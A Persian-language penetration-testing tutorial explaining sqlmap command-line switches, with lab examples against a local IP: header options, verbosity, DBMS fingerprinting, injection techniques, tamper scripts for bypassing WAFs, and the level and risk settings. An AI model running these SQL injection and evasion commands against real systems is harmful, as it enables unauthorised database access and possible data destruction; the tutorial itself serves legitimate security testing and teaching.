سوئیچ --host چیه و چیکار میکنه؟ میدونیم که از ورژن فک کنم | به بعد HTTP یا هم API به بعد، وجود هدر Host توى درخواست اخباری شد و این هدر مشخص کننده Virtual Host موجود هست. فرض کنید که یک ادرس IP دارید که چندین Virtual Host روى خودش داره و میخوايد به یکی از اونها متصل بشید، شما از طریق هدر Host توى درخواستتون مشخص میکنید که کدام رو میخوايد. ما میتوانیم از طریق سوئیچ --host، این مولفه رو توی هدر درخواستمون تغییر بدیم. طریقه استفاده به شکل زیر هست:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --host=HOST
# sqlmap -u http://192.168.89.128/.../sqlil.php?query>Hello ... --host=example.local
```

```
kali@kali:~$ sqlmap -u "http://192.168.89.128/vulnes/sqli/sqlil/sqlil.php?query=Hello" --host=example.local --proxy=http://192.168.89.1:8080
[!] legal disclaimer: Usage of sqlmap for attacking targets without specific permission is illegal.
[!] If you use sqlmap for attacking other people's systems, you are responsible for your actions.
[*] starting @ 07:43:21 /2024-02-20/
[07:43:22] [INFO] testing connection to the target URL
|
```

میبینید که توی هدر Host درخواستمون مقداری که گفتیم تنظیم شد.

سوئیچ --headers چیه و چیکار میکنه؟ شاید بخوايد برخی از هدر ها رو به صورت دستی توی درخواست های sqlmap پیکربندی کنید. مثلًا میخوايد یک هدر به نام Alaki با مقدار value توی هدر درخواستتون داشته باشد. برای اینکار میتوانید از سوئیچ --headers استفاده کنید و این کار رو انجام بدید. طریقه استفاده از این سوئیچ به شکل زیر هست:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --headers=HEADERS
# sqlmap -u http://192.168.89.128/.../sqlil.php?query=Hello ...
--headers="Host:example.local\nAlaki:value"
```

```
kali@kali:~$ sqlmap -u "http://192.168.89.128/vulnes/sqli/sqlil/sqlil.php?query=Hello" --headers="Host: example.local\nAlaki: value"
[!] legal disclaimer: Usage of sqlmap for attacking targets without specific permission is illegal.
[!] If you use sqlmap for attacking other people's systems, you are responsible for your actions.
[*] starting @ 07:46:40 /2024-02-20/
[07:46:41] [INFO] testing connection to the target URL
|
```


توی تصویر بالا میبینید که دو هدری که خواستیم رو توی درخواستمون داریم. دقت کنید که هدر ها رو باید با \n از هم جدا کنید که به معنی خط بعدی هست.

سوئیچ --delay چیه و چیکار میکنه؟ ممکن هست که بخواید ما بین درخواست های ارسالی توسط sqlmap یک زمانی رو به عنوان Delay تعیین کنید، چرا بخوایم چنین کنیم؟ ممکن هست که WAF/IPS تارگتمون حساس باشه به اینکه مجموعه زیادی درخواست پشت سر هم دریافت کنه، برای اینکار میتوانیم از سوئیچ --delay استفاده کنیم. طریقه استفاده به شکل زیر هست:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --delay=DELAY
```

سوئیچ --referer-- چیه و چیکار میکنه؟ توی هدر درخواستها یک مولفه ای به نام **Referer** وجود داره که نشون میده کاربر از کجا او مده! میتوانید از طریق این سوئیچ این مولفه رو توی درخواست های **sqlmap** مقدار دهی کنید. طریقه استفاده به شکل زیر هست:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --referer=REFERER
# sqlmap -u http://www.192.168.89.128/.../sql1.php?query>Hello ... --referer=https://google.com
```



میبینید که این مولفه توی هدر درخواستمون مقدار دهی شد.

سوئیچ --timeout-- چیه و چیکار میکنه؟ مقدار پیش فرض این سوئیچ 30 است و به این معناست که **sqlmap** به صورت پیش فرض 30 ثانیه صبر میکنه تا پاسخ رو از تارگت در یافت کنه و اگه پاسخی دریافت نکرد ارتباط رو میبنده. شما میتوانید از طریق استفاده از این سوئیچ مقدار 30 ثانیه پیش فرض رو تغییر بدهید. طریقه استفاده به شکل زیر است:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --timeout=TIMEOUT
```

سوئیچ --retries-- چیه و چیکار میکنه؟ به صورت پیش فرض مقدار این مولفه 3 است و به این معناست که 3 با پیش سر هم تلاش میکنه تا ارتباطی که timeout شده رو احیا کنه، فرض کنید زمان **timeout** برابر 30 ثانیه است، **sqlmap** وقتی تارگت پاسخی نمیده 30 ثانیه صبر میکنه و ارتباط رو میبنده، طبق **retries**--، سه بار این کار رو انجام میده و در صورتی که سه بار، 30 ثانیه صبر کرد و پاسخ نگرفت، فرایند تمام میشود. طریقه استفاده ازش به شکل زیر است:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --retries=RETRIES
```

سوئیچ --hpp-- چیه و چیکار میکنه؟ **HPP** یا **HTTP Parameter Pollution** یک روشیست که میشه ازش استفاده کرد و گاهی اوقات به حفرات امنیتی مثل **XSS**, **HTMLi** و **WAF** ازش استفاده برای بایپس **sqlmap** کنید. شما میتوانید از **sqlmap** بخواهید که زمانی که لازم هست سعی کنه از مت **HPP** برای تزریق پیلود خودش استفاده کنه و کافیه که از این سوئیچ استفاده کنید. طریقه استفاده به شکل زیر است:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --hpp
```

اینا سوئیچ های دسته بندی **Request** بودن که به نظرم باید می فهمیدیم شون. بری سر وقت بقیه.

سوئیچ --threads-- چیه و چیکار میکنه؟ این سوئیچ تعداد ارتباطات (s) **HTTP** همزمان رو تعیین میکنه. به صورت پیش فرض مقدارش 1 هست و در هر واحد زمانی فقط و فقط یک ارتباط (S) **HTTP** وجود داره و این یعنی اینکه یک درخواست به سمت تارگت ارسال میشه. میتوانید مقدار ارتباطات همزمان (S) **HTTP** با این سوئیچ بیشتر کنید و قاعدها سرعت تست شما بیشتر میشه اما موجب میشه که در صورت وجود **WAF/IPS** به علت اینکه **Rate Limit** شما زیاد میشه شناسایی بشید. پس در استفاده از این سوئیچ دقت به خرج بدید و مفت مفت Thread اضافه نکنید. برای استفاده ازش میتوانید به شکل زیر عمل کنید:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --threads=THREADS default=1
```

سوئیچ ۷- چیه و به چه کاری می‌داند؟ این سوئیچ میزان **Verbosity** لایگ های sqlmap را مشخص می‌کند. مقدار های ۰ تا ۶ را میتوانه داشته باشند و هرچه این مقدار بیشتر باشد، sqlmap اطلاعات بیشتری را به ما بدهد عنوان کاربرش نشون میدهد. حالا هر لول از این سوئیچ چه چیزهایی را نشون میدهد؟

- ۰ : فقط Python Traceback ها و خطاهای اطلاعات حیاتی
- ۱ : علاوه بر موارد ۰، اطلاعات و پیام‌های هشدار را هم نشون میدهد
- ۲ : علاوه بر موارد شماره ۱، پیام‌های Debug را هم نشون میدهد
- ۳ : علاوه بر موارد شماره ۲، پیلود‌های تزریق شده را هم نشون میدهد
- ۴ : علاوه بر موارد شماره ۳، درخواست‌های HTTP را هم نشون میدهد
- ۵ : علاوه بر موارد شماره ۴، هدر‌های پاسخ‌های درخواست‌های HTTP را هم نشون میدهد
- ۶ : علاوه بر موارد شماره ۵، محتوای پاسخ‌های درخواست‌های HTTP را هم نشون میدهد

حالا شما میتوانید بر اساس نیازتون میزان **Verbosity** را تعیین کنید. من معمولاً خودم شماره ۳ را استفاده می‌کنم چون که میخوام ببینم پیلودی که sqlmap زده چیه و سعی کنم پیلود را درک کنم. برای استفاده از سوئیچ ۷- میتوانه به شکل زیر عمل کنید:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... -v VERBOSITY
```

VERBOSITY=0-6

سوئیچ **-f** یا **--fingerprint** چیه و چیکار می‌کند؟ **Fingerprint** یا اثر انگشت جهت شناسایی استفاده می‌شود. وقتی ما می‌ایم و از طریق sqlmap از یک تارگت سعی می‌کنیم **Fingerprint** بگیریم، sqlmap می‌داند و از طریق پیلود هایی که می‌سازد سعی می‌کند **DBMS** تارگت را شناسایی کند. چطوری؟ از طریق پیلود هایی مثل `!*/XXXXXXxxxx*` این پیلود در صورتی که ورژن `XXXXXX` گفته شده داخلش با پایگاه داده یکی باشند یا بزرگتر باشند اجرا می‌شود و از این طریق می‌داند و ورژن پایگاه داده را تشخیص میدهد. می‌داند و پیلود‌های مخصوص هر **DBMS** را روی تارگت اجرا می‌کند و هر کدام اجرا شد نوع **DBMS** را تشخیص میدهد. بدین شکل نوع و ورژن **DBMS** تارگت شناسایی می‌شود. طریقه استفاده از این سوئیچ به شکل زیر است:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --fingerprint
# sqlmap -u http://www.site.com/vuln.php?id=1 ... -f
```

سوئیچ **--technique** چیکار می‌کند؟ میتوانیم که ما تکنیک‌های SQLi مختلفی داریم. برای مثلا **Boolean-Based**, **Time-Based** دو تا از این تکنیک‌ها هستند. ما چندین تا از اینها را قبلتر بررسی کردیم که چطوری به صورت دستی اکسپلوبیت کنیم. توی **sqlmap** هم از این تکنیک‌ها استفاده می‌کند برای اکسپلوبیت کردن SQLi موجود. به صورت پیش‌فرض **sqlmap** هم تکنیک‌ها را بررسی می‌کند و روی تارگت تست انجام میدهد. میتوانیم **sqlmap** را محدود به یک تکنیک خاص کنیم و بهش بگیم که مثلاً تارگت فلان را فقط و فقط با تکنیک **Union-Based** یا **Boolean-Based** اکسپلوبیت کن. اینطوری هم تعداد درخواست‌های ما را سمت تارگت کمتر می‌کند و هم سریعتر اکسپلوبیت کردن انجام می‌شود. **sqlmap** شش تا از تکنیک‌ها را پشتیبانی می‌کند که عبارت اند از:

- | | |
|-----------------------|----|
| B (Boolean-Based) | .1 |
| E (Error-Based) | .2 |
| U (Union query-Based) | .3 |
| S (Stacked Query) | .4 |
| T (Time-Based Blind) | .5 |
| Q (Inline Queries) | .6 |

برای استفاده از این سوئیچ میتوانیم به شکل زیر عمل کنیم:

```
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --technique=TECHNIQUE Default="BEUSTQ"
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --technique="B"
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --technique="E"
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --technique="U"
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --technique="S"
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --technique="T"
# sqlmap -u http://www.site.com/vuln.php?id=1 ... --technique="Q"
```

بدین صورت میتوانیم **sqlmap** را محدود به یک تکنیک کنیم.

البته بگم که توی صفحه Help میتوانید سوئیچ‌های مختلفی را مربوط به **Technique** ها پیدا کنید که میتوانن مقادیر مختلفی را مقدار دهی کنند.

سوئیچ های **Injection** چیا هستند؟ میدونیم که ممکن هست تعداد پارامتر های درخواست ما بیشتر از یک پارامتر باشه و ممکن هست که در بین این پارامتر فقط یکی از اونها اسیب پذیر باشه و وقتی درخواست رو به **sqlmap** میدیم نتونه پارامتر اسیب پذیر رو تست کنه به علت متعدد بودن تعداد پارامتر ها، از طریق سوئیچ های **Injection** میتوانیم پارامتر اسیب پذیر و مد نظر خدمون رو به **sqlmap** بشناسوئیم. گاهی اوقات هم پیش میاد که بخوایم یک **Payload** مشخص و شخصی سازی شده رو تست کنیم به جای پیلود های ساخته شده توسط **sqlmap** یا هم نیاز باشه چیزی رو به پیلود اضافه کنیم و یکی دیگه از استفاده ها از سوئیچ های **Injection** همین مورد است. مورد دیگه استفاده از این سوئیچ ها تعیین کردن اسکریپت هایی جهت بایپس کردن موانع جلوی اکسلپولیت کردن هست. درمورد این اسکریپت ها در ادامه صحبت خواهیم کرد.

سوئیچ p- در دسته بندی **Injection** چیه و چیکار میکنه؟ فرض بگیرید که بیشتر از یک پارامتر توی URL تارگت ما وجود داره. مثلا ادرس به شکل زیر هست:

```
https://site.com/vuln.php?id=1&cat=2
```

بدین شکل **sqlmap** میاد و به ترتیب اول id را بررسی میکنه و سپس cat را و یا شاید هم فقط id یا cat را بررسی کنه. ما میتوانیم به بگیم که مثلا بیا و فقط cat را بررسی کن یا بیا و فقط id را تست کن. طریقه استفاده به شکل زیر هست:

```
# sqlmap -u http://site.com/vuln.php?id=1&cat=2 ... -p "cat"
# sqlmap -u http://site.com/vuln.php?id=1&cat=2 ... -p "id"
```

سوئیچ skip-- چیکار میکنه؟ شاید ما بخوایم که یک پارامتر خاص رو بررسی نکنه. فرض بگیرید که ما یک تارگت داریم که دوتا پارامتر داره به شکل زیر:

```
https://site.com/vuln.php?id=1&cat=2
```

سوئیچ **sqlmap** به صورت پیش فرض میاد و هر دو رو بررسی میکنه. ما میخوایم که فقط id را بررسی کنه و cat نیازی به بررسی نداره. پس میتوانیم از این سوئیچ به شکل زیر استفاده کنیم:

```
# sqlmap -u http://site.com/vuln.php?id=1&cat=2 ... --skip="cat"           //Just test id
# sqlmap -u http://site.com/vuln.php?id=1&cat=2 ... --skip="id"             //Just test cat
```

سوئیچ dbms-- چیکار میکنه؟ یکی از کارهایی که **sqlmap** انجام میده تشخیص DBMS تارگت هست. توی تصویر زیر میبینید که اینکار رو داره انجام میده:

```
[14:39:24] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:39:24] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[14:39:24] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[14:39:24] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[14:39:24] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[14:39:24] [INFO] testing 'Generic inline queries'
[14:39:24] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[14:39:24] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[14:39:25] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[14:39:25] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[14:39:25] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[14:39:25] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[14:39:25] [INFO] testing 'Oracle AND time-based blind'
```

فرض بگیرید که ما میدونیم DBMS تارگتمون mysql هست و نمیخوایم این مراحل رو انجام بده و خدمون بهش میگیم. میتوانیم از طریق سوئیچ dbms-- اینکار رو انجام بدیم. باید به شکل زیر استفاده کنیم:

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --dbms=mysql
```

سوئیچ tamper-- چیکار میکنه؟ این سوئیچ خلی مهمه، چرا که کارش بایپس کردن موانع هست. این سوئیچ از ما یک اسکریپت رو میگیره و سپس اون اسکریپت رو به عنوان بایپس استفاده میکنه. هر اسکریپتی هم نیست و **sqlmap** مجموعه ای از این اسکریپت رو خودش داره. میتوانید توی دایرکتوری زیر ببینید:

```
kali:kali-$ ls /usr/share/sqlmap/tamper
deunion.py      charunicodeescape.py      halfversionedmorekeywords.py    luanginx.py          __pycache__          space2mssqlblank.py      uppercase.py
apostrophemask.py commalesslimit.py      hex2char.py        misunion.py         randomcase.py     space2mssqlhash.py   varnish.py
apostrophenumcode.py commalessmid.py      hexentities.py    modsecurityversioned.py  randomcomments.py  space2mysqlblank.py  versionedkeywords.py
appendnullbyte.py commentbeforeparentheses.py htmlencode.py    modsecurityzeroversioned.py schemasplit.py    space2mysqldash.py   versionedmorekeywords.py
base64encode.py concatconcatws.py      if2case.py        multiplepages.py   scientific.py     space2plus.py      xforwardedfor.py
between.py       decencies.py        ifnull2casewhenisnull.py ord2ascii.py     sleep2getlock.py  space2randomblank.py
binary.py        dunion.py        ifnull2ifisnull.py  overlongutf8more.py space2comment.py  sp_password.py
bluecoat.py      equaltolike.py     __init__.py       overlongutf8more.py space2dash.py     substrings2leftright.py
chardoubleencode.py equaltorlike.py    least.py        percentage.py    space2hash.py     space2logical.py
charencode.py    escapequeries.py   lowercase.py     plus2concat.py   space2morecomment.py space2morehash.py
charunicodeencode.py greatest.py      plus2fnconcat.py plus2magicquotes.py unmagicquotes.py
```

میبینید که لیست بلند بالایی هست . اگه به محتوای این فایلها نگاه کنید خواهد که همشون یک تابع توشون دارن به نام `tamper` که یک پیلود رو دریافت میکنه و تغییراتی روی پیلود ایجاد میکنه و در نهایت خروجی رو بر میگردونه . مثلا `uppercase.py` که کارش اینه که پیلود رو بگیره و کلماتش رو به صورت **Upper Case** در بیاره محتوایی به شکل زیر داره :

```
def tamper(payload, **kwargs):
    """
    Replaces each keyword character with upper case value (e.g. select -> SELECT)

    Tested against:
        * Microsoft SQL Server 2005
        * MySQL 4, 5.0 and 5.5
        * Oracle 10g
        * PostgreSQL 8.3, 8.4, 9.0

    Notes:
        * Useful to bypass very weak and bespoke web application firewalls
          that has poorly written permissive regular expressions
        * This tamper script should work against all (?) databases

    >>> tamper('insert')
    'INSERT'
    """

    retVal = payload

    if payload:
        for match in re.finditer(r"[A-Za-z_]+", retVal):
            word = match.group()

            if word.upper() in kb.keywords:
                retVal = retVal.replace(word, word.upper())

    return retVal
```

قسمت اصلی این فایل اون جایی هست که علامت زدم . شما خودتون هم میتونید از این فایل ها برای دستی اسقافده کنید . سوال اینه که کجا باید از این سوئیچ استفاده کنیم ؟ ما باید ابتدا بینیم که کدوم باپیس هست که موجب نمیشه درخواست ما بلاک بشه . مثلا اگه به صورت **Upper Case** پیلودمون رو بنویسیم، از WAF گذر میکنه و بلاک نمیشه . یعنی باید ابتدا روش باپیس رو پیدا کنیم و سپس بیام و به sqlmap بگیم که توی اسکیپولیت کردن از این روش استفاده کن . مثلا اگه **Upper Case** موجب میشه که درخواست ما از WAF گذر کنه و میدونیم sqlmap یک `tamper` به نام `uppercase.py` داره، میتونیم به شکل زیر از `sqlmap` که از این `tamper` استفاده کنه :

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --tamper=uppercase.py
```

```
kali㉿kali:/usr/share/sqlmap/tamper$ sqlmap -u "http://192.168.89.128/vulns/sqli/sql11/sql11.php?query=Hello" --proxy=http://192.168.89.1:8880 --tamper=uppercase.py
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law
no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:22:52 /2024-02-21
[01:22:52] [INFO] loading tamper module 'uppercase'
```

به طور کلی طریقه استفاده از Tamper ها به شکل زیر است :

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --tamper=TAMPERNAME1.py, TAMPERNAME2.py
```

دقت کنید که میتوانید از چند Tamper به صورت همزمان هم استفاده کنید اما توجه کنید که گاهی برخی از Tamper ها با هم تداخل دارند و sqlmap زمانی که به چنین چیزی برخورد کرد به شما اخطار میده و میگه که TamperX یا TamperY را استفاده شدن با هم تداخل دارن . یه مورد دیگه ای که باید نسبت بهش توجه کنید اینه که برخی از Tamper خاص نوشته شده اند و نمیتوانید هرجایی از شون استفاده کنید و اگه تداخل پیدا کنه با تارگتکنون ، sqlmap بهتون خواهد گفت .

شما زمانی که میخوايد Tamper رو انتخاب کنید میتوانید با زدن دوتا کلید Tab لیست Tamper ها رو ببینید و اینطوری امکان اشتباہ نوشتن رفع میشه، یعنی sqlmap حالت Auto Complete داره :

```
kali㉿kali:/usr/share/sqlmap/tamper$ sqlmap -u "http://192.168.89.128/vulns/sqli/sql11/sql11.php?query=Hello" --proxy=http://192.168.89.1:8880 --tamper=@union.py
Completing file
@union.py      commalesslimit.py      hexentities.py      modsecurityzeroverversioned.py      scientific.py      space2randomblank.py
apostrophemask.py  commalessmid.py      htmlencode.py      multiplespaces.py      sleep2getlock.py      sp_password.py
apostrophenullencode.py  commentbeforeparentheses.py  if2case.py      ord2ascii.py      space2comment.py      substring2leftright.py
appendnullbyte.py  concatconcatws.py      ifnull2casewhenisnull.py      overlontutf8more.py      space2dash.py      symboliclogical.py
base64encode.py  decenties.py      ifnull2ifisnull.py      overlontutf8.py      space2hash.py      unionalltounion.py
between.py      dunion.py      informationschemacomment.py      percentage.py      space2morecomment.py      unmagicquotes.py
binary.py      equaltolike.py      __init__.py      plus2concat.py      space2morehash.py      uppercase.py
bluecoat.py      equaltorlike.py      least.py      plus2fconcat.py      space2mssqlblank.py      varnish.py
chardoubleencode.py  escapequotes.py      lowercase.py      __pycache__/_      space2mssqlhash.py      versionedkeywords.py
charencode.py      greatest.py      luanginx.py      randomcase.py      space2mysqlblank.py      versionedmorekeywords.py
charunicodeencode.py  halfversionedmorekeywords.py      misunion.py      randomcomments.py      space2mysqldash.py      xforwardedfor.py
charunicodescape.py  hex2char.py      modsecurityversioned.py      schemasplit.py
```

توی سوئیچ های **Injection** ما تعدادی دیگه سوئیچ داریم که نیازی نیست که توضیحشون بدم چون خیلی واضح هستند، مثلا `--prefix`-- یا `--suffix` و ... برحسب نیاز باید بدونیم که از چه سوئیچی باید استفاده کنیم . نکته ای که باید بگم اینه که ما نیاید سوئیچ ها رو حفظ کنیم بلکه باید

فقط از وجودشون اگاهی داشته باشیم، مثلاً بدونیم که `sqlmap` یک سوئیچی داره که کار بایپس کردن به روش های مختلف رو انجام میده و بعد میابیم و توی لیست سوئیچ ها پیدا شن میکنیم و ازش استفاده میکنیم . هیچ جایی از شما انتظار نداره که سوئیچ ها رو حفظ باشید بلکه انتظار اینه که بد بشید و از وجودشون اگاهی داشته باشید .

سوئیچ های **Detection** چیا هستند؟ میتوانیم که `sqlmap` یک فازی داره که کارش تشخیص وجود `SQLi` هست و توی سوئیچ هایی که داره یک قسمتی رو به همین موضوع اختصاص داده . یعنی سوئیچ هایی توی این دسته بندی هستند که حالت **Detection** رو میتوانیم باهش شخصی سازی کنیم و عملکردش رو بر حسب نیاز مون تغییر بدیم . به نظرم سوئیچ های مهمی هستند و بهتره که بدونیمشون .

```
Detection:
These options can be used to customize the detection phase

--level=LEVEL      Level of tests to perform (1-5, default 1)
--risk=RISK        Risk of tests to perform (1-3, default 1)
--string=STRING    String to match when query is evaluated to True
--not-string=NOT.. String to match when query is evaluated to False
--regexp=REGEXP    Regexp to match when query is evaluated to True
--code=CODE         HTTP code to match when query is evaluated to True
--smart             Perform thorough tests only if positive heuristic(s)
--text-only         Compare pages based only on the textual content
--titles            Compare pages based only on their titles
```

سوئیچ `--level`-- چیه و چیکار میکنه؟ سطح و لول تست ما رو تعیین میکنه و مقادیری مابین 1-5 رو میتونه داشته باشه و به صورت پیش فرض مقدار 1 رو داره . یعنی چی سطح تست ما رو تعیین میکنه؟ فرض بگیرید ما مجموعه ای از درخواست ها رو داریم که میخوایم اسیب پذیر بودن یا نبودشون به `SQLi` رو بررسی کنیم . میتوانیم از پارامتر های `GET` یا `POST` شروع کنیم که بینیم ایا اسیب پذیر هستند یا نیستند . **Source** دیگه ای که میتوانه اسیب پذیر باشه `Cookie` های توی `HTTP Header` هست و میتوانیم اینها رو هم بررسی کنیم . میتوانه هدر های `User-Agent`, `Referer` باشه که میتوان اسیب پذیر باشد و همینطور بقیه `Source` ها . سوئیچ `--level`-- این موارد رو برای ما تعیین میکنه . `--level`-- با مقدار 1 فقط و فقط پارامتر های درخواست های `GET` و `POST` رو بررسی میکنه و وقتی مقدارش به 2 تغییر کنه به سراغ کوکی های تارگتمون هم میره . بدین شکل ما میتوانیم به `sqlmap` که `Source` های بیشتری رو که احتمال داشتن `SQLi` رو دارن رو بررسی کنه . طریقه استفاده از این سوئیچ به شکل زیر است :

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --level=LEVEL          1-5 default=1
# sqlmap -u http://site.com/vuln.php?id=1 ... --level=1
# sqlmap -u http://site.com/vuln.php?id=1 ... --level=2
# sqlmap -u http://site.com/vuln.php?id=1 ... --level=3
# sqlmap -u http://site.com/vuln.php?id=1 ... --level=4
# sqlmap -u http://site.com/vuln.php?id=1 ... --level=5
```

- سوئیچ `--level` در `sqlmap` ها مختلف چه چیزهایی رو بررسی میکنه؟
- 1 Level : تعداد محدودی از پارامتر های درخواست های `GET/POST` بررسی خواهند شد .
 - Level 2 : علاوه بر موارد 1 `Level` کوکی های نیز بررسی خواهند شد .
 - Level 3 : علاوه بر موارد 2 `Level` مولفه های `User-Agent`, `Referer` توی هدر نیز بررسی میشوند .
 - Level 4 : علاوه بر موارد 3 `Level` به بررسی مقادیر `NULL` در پارامتر ها و باگ های اینچنینی هم می پردازد .
 - Level 5 : علاوه بر موارد 4 `Level` تست های زیادی برای `input file` ها و ... انجام میدهد .

سوئیچ `--risk`-- چیه و چیکار میکنه؟ همینطور که از اسمش پیداست استفاده ازش ریسک داره . این سوئیچ شدت پیلود ها رو افزایش میده و به عبارتی دیگه ریسکشون رو زیاد میکنه . با ریسک زیادتر شما ممکن هست اسیب پذیری مهم تری رو پیدا کنید ولی امکان شناسایی شما بالاتر میره . این سوئیچ مقادیر ما بین 1-3 رو خواهد داشت و در هر سطح پیلود های سنگین تری رو بر روی تارگت اجرا خواهد کرد . به صورت پیش فرض مقدار این سوئیچ 1 هست . طریقه استفاده از این سوئیچ به شکل زیر است :

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --risk=RISK          1-3 default=1
# sqlmap -u http://site.com/vuln.php?id=1 ... --risk=1
# sqlmap -u http://site.com/vuln.php?id=1 ... --risk=2
# sqlmap -u http://site.com/vuln.php?id=1 ... --risk=3
```

اما توی هر مقدار از `--risk`-- چیکار میکنه؟

- Risk 1 : داده های داخل پایگاه داده بدون تغییر باقی میمانند و پایگاه داده قابل اجرا خواهد بود .
- Risk 2 : شامل پیلود های سنگین `Time-Based SQLi` میشود و ممکن هست پایگاه داده رو کند و حتی از دسترس خارج کنه .

- Risk 3 : علاوه بر موارد بالا، تست های SQLi رو اعمال میکنه، پیلود هایی که اجرا میشن ممکن هست که تمام رکورد های پایگاه داده و جدول مورد نظر رو تغییر بند و اگه تارگتمون در حالت Production هست میتونه موجب تخریب دادهها شود . خلاصه اینکه مواطبه این سوئیچ باشد و لولی که انتخاب میکنید میتونه اینده شما رو تغییر بده ())

میدونیم که نشونه های وجود SQLi متفاوت میتونه باشه . میتونه تغییر در محتوای صفحه باشه یا Status Code مشکوکی رو تارگت برگردونه و هرچیز دیگه ای . ما میتونیم به sqlmap بگیم که نشونه ها چی باشه . مثلا میتونیم بگیم که وجود یک رشته خاص توی صفحه نشون دهنده اسیب پذیری هست و یا یک Status Code خاص به همین معناست . از طریق سوئیچهای --title, --text-only, --regexp ... که توی دسته بندی Detection هست میتونیم این موارد رو تعیین کنیم . نمیخواستم همه اینها رو توضیح بدم و اسه همین توی یک پاراگراف سعی کردم درموردنشون گفته باشم .

دسته بندی Miscellaneous چیه و چه سوئیچ هایی داره ؟ این دسته بندی متفرقه محسوب میشه و سوئیچ هایی داره که ممکن هست زیاد به کارتون نیاد ولی من میگم شاید بخواهد استفاده کنید .

```
Miscellaneous:
These options do not fit into any other category

-z MNEMONICS      Use short mnemonics (e.g. "flu,bat,ban,tec=EU")
--alert=ALERT     Run host OS command(s) when SQL injection is found
--beep             Beep on question and/or when vulnerability is found
--dependencies    Check for missing (optional) sqlmap dependencies
--disable-coloring Disable console output coloring
--list-tampers    Display list of available tamper scripts
--no-logging      Disable logging to a file
--offline         Work in offline mode (only use session data)
--purge           Safely remove all content from sqlmap data directory
--results-file=R.. Location of CSV results file in multiple targets mode
--shell            Prompt for an interactive sqlmap shell
--tmp-dir=TMPDIR  Local directory for storing temporary files
--unstable        Adjust options for unstable connections
--update          Update sqlmap
--wizard          Simple wizard interface for beginner users
```

سوئیچ --beep چیکار میکنه ؟ این سوئیچ زمانی که یک سوالی توسط sqlmap پرسیده میشه و یا یک اسیب پذیری کشف میشه صدایی رو تولید میکنه تا ما متوجه بشیم . گاهی اوقات ممکن هست که به صورت فله ای سعی کنیم از Log File یا Google Dork یا Log File ها سعی به پیدا کردن اسیب پذیری کنیم و میخوایم هر وقت که پیدا شد برآمون یک هشداری بده تا متوجه بشیم و اونجاست که از این سوئیچ استفاده میکنیم . برای استفاده میتونید به شکل زیر عمل کنید :

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --beep
```

سوئیچ --disable-coloring چیه و چیکار میکنه ؟ این سوئیچ صرفا رنگ بندی خروجی های sqlmap رو غیر فعال میکنه و فقط متن خیلی ساده و بدون رنگ بندی رو نشون میده . طریقه استفاده به شکل زیر است :

```
# sqlmap -u http://site.com/vuln.php?id=1 ... --disable-coloring
```

سوئیچ --list-tampers چیه و چیکار میکنه ؟ درمورد Tamper ها صحبت کردیم . از طریق این سوئیچ میتوانیم لیست Tamper هایی که sqlmap میتونه ازشون استفاده کنه رو ببینیم، البته توضیحاتی درمورد هر کدام رو نشون میده . طریقه استفاده به شکل زیر است :

```
# sqlmap --list-tampers
```

Web Application Penetration Testing Note

```
